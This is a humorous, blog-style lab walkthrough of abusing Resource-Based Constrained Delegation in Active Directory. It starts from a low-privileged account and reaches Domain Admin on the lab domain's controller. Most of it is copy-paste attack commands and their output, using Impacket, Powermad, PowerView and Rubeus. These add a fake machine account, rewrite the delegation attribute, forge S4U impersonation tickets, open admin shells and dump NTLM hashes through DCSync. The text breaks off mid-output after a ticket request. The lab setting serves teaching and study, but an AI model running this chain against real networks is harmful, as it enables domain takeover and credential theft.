Resource Based Constrained Delegation Abuse
Hope you are having a nice day or if not then, I am here to make your day better by teaching you an Active Directory Attack.
Today, We will be learning about RBC
- Now, You may ask what is RBC ?
- Let me tell you RBC stands for Red Blood Cells which run’s in your….
- Wait a Sec … This is not a biology or Medical Class

From an high level overview if we compromise an user which has GenericWrite privilege or an ability(No Spells, won’t work here) to modify the specific attribute msDS-AllowedToActOnBehalfOfOtherIdentity of a Computer in the domain.In this case we could perform Resource Based Constrained Delgation(RBCD) with a combination of an s4u attack to get elevated access on the Computer or the Domain if the computer is a Domain Controller(This would lead to compromise of the whole Domain, and would have been a very happy day for the attacker and a nightmare for the System Administrator).
Requirements for the Attack
- Credentials of a domain account having
GenericWriteor an ability to modifymsDS-AllowedToActOnBehalfOfOtherIdentityattribute of aComputeror aDomain Controller. Impacketis required to easily pull of this attack completely remotely orPowermad.ps1,PowerView.ps1andRubeus.exeif you hate your life.- Ability to understand how the attack works or atleast the ability to copy paste commands from this blog and modify it on the necessary portions to make it work.
- Ability to say f*** Java before pulling of this attack or else your attack would fail.
Logical Steps Performed in this Attack
- We have the credentials to the user
offline\pokimaneand command execution in case you hate python or crazy and decide to usepowershellandRubeus.exe - We use
offline\pokimaneuser to create a new fake computer object namedFAKE1337in the Active Directory(Administrator Privileges not required) - Now, The user
offline\pokimaneleverages the theGenericWriteprivileges on theDC01.offline.localand updates itsmsDS-AllowedToActOnBehalfOfOtherIdentityad attribute to add the newly added fake computerFAKE1337to impersonate as any user on the domain for the specific computer which can be Domain Admin, Enterprise Admin, Pizza, Burger etc. or maybe not the last two because who has users in their domain with such names.
Now, On setting the msDS-AllowedToActOnBehalfOfOtherIdentity attribute we have added the DC01 machine to trust the FAKE1337 for any delegation
- Now, We request for Kerberos ticket for
FAKE1337$and use s4u proxy to impersonateoffline\AdministratoronDC01.offline.local Use the ticket to visit disneylandGet an elevated shell usingpsexec.pyor maybe hashes are more of your type then, dosecretsdump.py.
Lab Information of this demo
| Attributes | Value |
|---|---|
| Domain Name | offline.local |
| Target Computer FQDN | DC01.offline.local |
| Target Computer IP | 10.10.14.2 |
| Initial User Account | offline\pokimane |
| Initial User Account Password | P0k1m@ne |
| Target User Account | offline\Administrator |
| Fake Computer Username | FAKE1337$ |
| Fake Computer Password | P@ssW0rd! |
In the demonstrated lab demo our target computer is the Domain Controller itself..
[Badass Method]Abusing RBCD using Impacket
Crackmapexec’ing to verify the creds
┌─[Xyan1d3@Xyan1d3]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # crackmapexec smb 10.10.14.2 -u pokimane -p P0k1m@ne
SMB         10.10.14.2      445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:OFFLINE.local) (signing:True) (SMBv1:False)
SMB         10.10.14.2      445    DC01             [+] OFFLINE.local\pokimane:P0k1m@ne

[STEP 1]Adding a Fake Computer on the domain
We use the impacket script named addcomputer.py to get a free high end computer delivered to you at your doorstep. create a fake computer named FAKE1337 with a machine account name FAKE1337$ and password of P@ssW0rd!
┌─[Xyan1d3@Xyan1d3]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # addcomputer.py -computer-name FAKE1337$ -computer-pass P@ssW0rd! -dc-ip 10.10.14.2 offline.local/pokimane:P0k1m@ne
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account FAKE1337$ with password P@ssW0rd!.

[Optional] We have now added a fake machine on the domain which we could verify again using crackmapexec
┌─[Xyan1d3@Xyan1d3]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # crackmapexec smb 10.10.14.2 -u FAKE1337$ -p P@ssW0rd!
SMB         10.10.14.2      445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:OFFLINE.local) (signing:True) (SMBv1:False)
SMB         10.10.14.2      445    DC01             [+] OFFLINE.local\FAKE1337$:P@ssW0rd!

[STEP 2]Abusing the GenericWrite privilege to make DC01.offline.local to trust FAKE1337$ account for delegation
Now, We are on the 2nd Step where we have to modify the msDS-AllowedToActOnBehalfOfOtherIdentity AD attribute on the DC01.offline.local to allow offline\FAKE1337$ account to impersonate as any user on the Domain(Most preferably Domain Admin for me atleast Idk about you).
For,This step we would be taking the help of a impacket script named …
You Guessed it rbcd.py which would do all the heavy lifting for us and write the msDS-AllowedToActOnBehalfOfOtherIdentity. Because, Microsoft decided that just normal text format would to too easy for the users to read, So lets put put like some encoding like thingy in it, and f*** all the System Administrators up…
┌─[Xyan1d3@Xyan1d3]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # rbcd.py -delegate-to DC01$ -delegate-from FAKE1337$ -action write -dc-ip 10.10.14.2 offline.local/pokimane:P0k1m@ne
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] FAKE1337$ can now impersonate users on DC01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     FAKE1337$    (S-1-5-21-3357734435-1289135657-3903293120-1104)

So, Now we have added the FAKE1337$ machine account to be trusted for impersonation as any domain user on the DC01.offline.local.
[STEP 3]Performing S4U attack to to get an impersonation ticket and become Domain Admin

Now, Let’s perform an S4U Attack to request for the cifs ticket of DC01.offline.local while impersonating as offline\Administrator.
┌─[Xyan1d3@Xyan1d3]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # getST.py -spn cifs/DC01.offline.local -impersonate Administrator -dc-ip 10.10.14.2 offline.local/FAKE1337$:P@ssW0rd!
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
[STEP 4] Let’s use the ticket to get inside of disneyland
For, Kerberos authentication to work you would always need to specify the FQDN of the server. Yeah, I am talking to you dumbo who is still using ip

Importing the ticket into the session
┌─[Xyan1d3@Xyan1d3]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # export KRB5CCNAME=$(pwd)/Administrator.ccache
┌─[Xyan1d3@Xyan1d3]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # klist
Ticket cache: FILE:/root/labs/OFFLINE-DC/Administrator.ccache
Default principal: Administrator@offline.local

Valid starting     Expires            Service principal
18/07/22 23:48:09  19/07/22 09:48:09  cifs/DC01.offline.local@OFFLINE.LOCAL
        renew until 19/07/22 23:48:08
Hunting for orange pwned from crackmapexec
So, We have our big bold orange pwned message which everyone loves.
┌─[Xyan1d3@Xyan1d3]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # crackmapexec smb DC01.offline.local -k -x whoami
SMB         DC01.offline.local 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:OFFLINE.local) (signing:True) (SMBv1:False)
SMB         DC01.offline.local 445    DC01             [+] OFFLINE.local\Administrator (Pwn3d!)
SMB         DC01.offline.local 445    DC01             [+] Executed command
SMB         DC01.offline.local 445    DC01             offline\administrator

So, Not satisfied yet eh ??
Let’s get you a psexec.py shell maybe that would make you happy or a girlfriend which I could not get you, because even I don’t have one :(
Therefore, Let’s get you a shell instead…
Shell as Domain Admin using wmiexec.py

Yeah, I know just a bit above I promised for psexec.py shell but, now I am getting you a wmiexec.py.
Yes, You can call me dipshit, But I wanted to show you the real life like walkthrough of what you would be facing in an actual engagement and absolutely not because I am lazy to like login as offline\Administrator and disable AV.
┌─[Xyan1d3@Xyan1d3]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # wmiexec.py Administrator@DC01.offline.local -k -no-pass
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
offline\administrator

C:\>hostname
DC01

C:\>wmic computersystem get domain
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
��Domain
OFFLINE.local
Dumping hashes using secretsdump.py
So, If you are reading this far then, maybe you still haven’t got the kick you should have recieved.
Now, Maybe you are thinking that secretsdump.py won’t work as the ticket we got was for cifs\DC01.offline.local.
While for doing, DCSync we would need a TGS for the ldap\DC01.offline.local. So, In this case you are right and also f*** you smartass in like non trusted scenario’s we would need to get the ldap\DC01.offline.local ticket.
But, Here our box is trusted for impersonation as any user so impacket does some Anyspn magic thingy and does something something to get ldap\DC01.offline.local TGS and performs the DCSync(Disclaimer: Information here can be wrong as I am not like freaking Harmj0y or like rastamouse)

┌─[Xyan1d3@Serpent]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # secretsdump.py Administrator@DC01.offline.local -k -no-pass -just-dc-ntlm
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9689931bed40ca5a2ce1218210177f0c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9dd80f5c2fc8e20e574e971591deba7c:::
pokimane:1103:aad3b435b51404eeaad3b435b51404ee:c8f9b36640ef598fae6393ca95f88839:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:a26592bebc4975a288efb5b73357d59d:::
FAKE1337$:1104:aad3b435b51404eeaad3b435b51404ee:a8f33bee89eba84d289ab51248f1534b:::
[*] Cleaning up...
[Dipshit Method] Abusing RBCD using Powershell and Rubeus
So, You all want the powershell and Rubeus method to pull of Resource Based Constrained Delegation attack. Well, I have you covered for this too. I am like a father with two childen one being impacket method and other powershell & Rubeus method. Like a parent I make no discrimination between my two children. I love you impacket lot much more than your stupid brother Like, If I purchase 10 candies for my children, I always distribute them evenly between my childern with powershell getting 2 candies and impacket getting 8. See, I don’t do discriminination at all. Right ?
On, My DC01.offline.local Defender is asked not to defend. Stop like thinking how did he run Rubeus.exe without getting flaged by AV
Requirements for pulling of this attack
- powermad.ps1 Linky: https://raw.githubusercontent.com/Kevin-Robertson/Powermad/master/Powermad.ps1
- PowerView.ps1 Linky: https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
- Rubeus.exe Linky: https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/master/Rubeus.exe
- Severe Depression
- Less / No hope in life
[STEP 0] Getting a Shell as the user

I have PS-Remoting enabled on the pokimane user. So, A simple evil-winrm should get me a shell on the box.
So, You may ask but, my user has GenericWrite on the Computer but, I can’t get a shell as the user what should I do ??
To this my answer would be, Seems like a you problem Right ??
┌─[Xyan1d3@Serpent]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # evil-winrm -i DC01.offline.local -u pokimane -p P0k1m@ne

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\pokimane\Documents> whoami
offline\pokimane
[STEP 1] Adding a Fake Computer on the domain
We have to load powermad.ps1 into the powershell session, Because it has a powershell cmdlet which would allow us to create a fake computer in the domain.
Importing the Powermad.ps1
Let’s start up by importing the Powermad.ps1 or else it would get Power-Mad(You Got the joke Right ?? Powershell would get Power-Mad) when, we try to use the New-MachineAccount cmdlet.
*Evil-WinRM* PS C:\Users\pokimane\Documents> ls


    Directory: C:\Users\pokimane\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/24/2022   1:25 PM         135586 Powermad.ps1
-a----        7/24/2022   1:25 PM         770279 PowerView.ps1
-a----        7/24/2022   1:25 PM         441344 Rubeus.exe


*Evil-WinRM* PS C:\Users\pokimane\Documents> Import-Module .\Powermad.ps1

Well, It should not return anything if it worked correctly.
Creating the Fake machine Account named FAKE3000 (Absolutely Not an Avengers Endgame Reference)
Now, Using the New-MachineAccount cmdlet from Powermad.ps1 we create an fake computer with a very secure password of P@ssW0rd!
*Evil-WinRM* PS C:\Users\pokimane\Documents> New-MachineAccount -MachineAccount FAKE3000 -Password $(ConvertTo-SecureString 'P@ssW0rd!' -AsPlainText -Force) -Verbose
Verbose: [+] Domain Controller = DC01.OFFLINE.local
Verbose: [+] Domain = OFFLINE.local
Verbose: [+] SAMAccountName = FAKE3000$
Verbose: [+] Distinguished Name = CN=FAKE3000,CN=Computers,DC=offline,DC=local
[+] Machine account FAKE3000 added

[STEP 1.5] Getting the SID of the FAKE3000$ Computer
Yeah, We need the SID because we want to plant a tree.
Importing the PowerView.ps1
*Evil-WinRM* PS C:\Users\pokimane\Documents> ls


    Directory: C:\Users\pokimane\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/24/2022   1:25 PM         135586 Powermad.ps1
-a----        7/24/2022   1:25 PM         770279 PowerView.ps1
-a----        7/24/2022   1:25 PM         441344 Rubeus.exe


*Evil-WinRM* PS C:\Users\pokimane\Documents> Import-Module .\PowerView.ps1
Getting the SID of the computer using the Get-DomainComputer cmdlet from PowerView.ps1
*Evil-WinRM* PS C:\Users\pokimane\Documents> Get-DomainComputer -Domain offline.local FAKE3000


pwdlastset             : 7/24/2022 1:35:56 PM
logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      : CN=FAKE3000,CN=Computers,DC=OFFLINE,DC=local
objectclass            : {top, person, organizationalPerson, user...}
name                   : FAKE3000
objectsid              : S-1-5-21-3357734435-1289135657-3903293120-1610
samaccountname         : FAKE3000$
localpolicyflags       : 0
codepage               : 0
samaccounttype         : MACHINE_ACCOUNT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 7/24/2022 8:35:56 PM
instancetype           : 4
usncreated             : 69686
objectguid             : 91435f7d-0028-42b1-8969-7dd466fa447f
lastlogon              : 12/31/1600 4:00:00 PM
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Computer,CN=Schema,CN=Configuration,DC=OFFLINE,DC=local
dscorepropagationdata  : 1/1/1601 12:00:00 AM
serviceprincipalname   : {RestrictedKrbHost/FAKE3000, HOST/FAKE3000, RestrictedKrbHost/FAKE3000.offline.local, HOST/FAKE3000.offline.local}
ms-ds-creatorsid       : {1, 5, 0, 0...}
badpwdcount            : 0
cn                     : FAKE3000
useraccountcontrol     : WORKSTATION_TRUST_ACCOUNT
whencreated            : 7/24/2022 8:35:56 PM
primarygroupid         : 515
iscriticalsystemobject : False
usnchanged             : 69688
dnshostname            : FAKE3000.offline.local

From, Here We have the SID of the FAKE3000$ Computer Account is S-1-5-21-3357734435-1289135657-3903293120-1610
[STEP 2]Setting the msDS-AllowedToActOnBehalfOfOtherIdentity attribute for enabling Delegation
Here, We have some caveats or changes you have to do before you run these commands on your engagement.
- On the
1stcommand replace mySIDwith theSIDof your computer account(TheSIDstarts after;;;and ends before the)) - For, The
2ndcommand change thedomainaccording to the environment andDC01to the machine name you haveGenericWriteon.
*Evil-WinRM* PS C:\Users\pokimane\Documents> $secdesc = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3357734435-1289135657-3903293120-1610)"
*Evil-WinRM* PS C:\Users\pokimane\Documents> $secdescbytes = New-Object byte[] ($secdesc.BinaryLength)
*Evil-WinRM* PS C:\Users\pokimane\Documents> $secdesc.GetBinaryForm($secdescbytes, 0)
*Evil-WinRM* PS C:\Users\pokimane\Documents> Get-DomainComputer -Domain offline.local DC01 | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$secdescbytes} -Verbose
Verbose: [Get-DomainSearcher] search base: LDAP://DC=OFFLINE,DC=local
Verbose: [Get-DomainObject] Extracted domain 'OFFLINE.local' from 'CN=DC01,OU=Domain Controllers,DC=OFFLINE,DC=local'
Verbose: [Get-DomainSearcher] search base: LDAP://DC=OFFLINE,DC=local
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=DC01,OU=Domain Controllers,DC=OFFLINE,DC=local)))
Verbose: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 35 246 34 200 41 166 214 76 192 134 167 232 74 6 0 0' for object 'DC01$

Now, We have allowed our fake computer to delegate any user account on the target computer.
[STEP 3]Performing S4U attack using Rubeus.exe and becoming Domain Admin
Time, For some Rubeus.exe yeahhhhh….
Converting password of the machine account to NTLM hash using Rubeus.exe
*Evil-WinRM* PS C:\Users\pokimane\Documents> .\Rubeus.exe hash /password:P@ssW0rd! /user:fake3000$ /domain:offline.local

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.1


[*] Action: Calculate Password Hash(es)

[*] Input password             : P@ssW0rd!
[*] Input username             : fake3000$
[*] Input domain               : offline.local
[*] Salt                       : OFFLINE.LOCALhostfake3000.offline.local
[*]       rc4_hmac             : A8F33BEE89EBA84D289AB51248F1534B
[*]       aes128_cts_hmac_sha1 : F5D7E1EC287315AA6E891658D0B340FF
[*]       aes256_cts_hmac_sha1 : 1154096E5E2D5F6100C9803AC8F4FF6C88DD3AC2F198A67C23E236149F078EFF
[*]       des_cbc_md5          : 2098E0615EA220FE

Well, It could have taken only the password and converted it. Idk why it needed the domain and username. But, It works So, I am not gonna question it…
So, The FAKE3000$ machine account has the NTLM password hash of A8F33BEE89EBA84D289AB51248F1534B
Time for s4u to get an impersonation ticket for offline.local/Administrator
*Evil-WinRM* PS C:\Users\pokimane\Documents> .\Rubeus.exe s4u /user:fake3000$ /rc4:A8F33BEE89EBA84D289AB51248F1534B /impersonateuser:Administrator /msdsspn:cifs/DC01.offline.local /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.1

[*] Action: S4U

[*] Using rc4_hmac hash: A8F33BEE89EBA84D289AB51248F1534B
[*] Building AS-REQ (w/ preauth) for: 'OFFLINE.local\fake3000$'
[*] Using domain controller: fe80::a9ea:b641:cf7d:fb6c%5:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

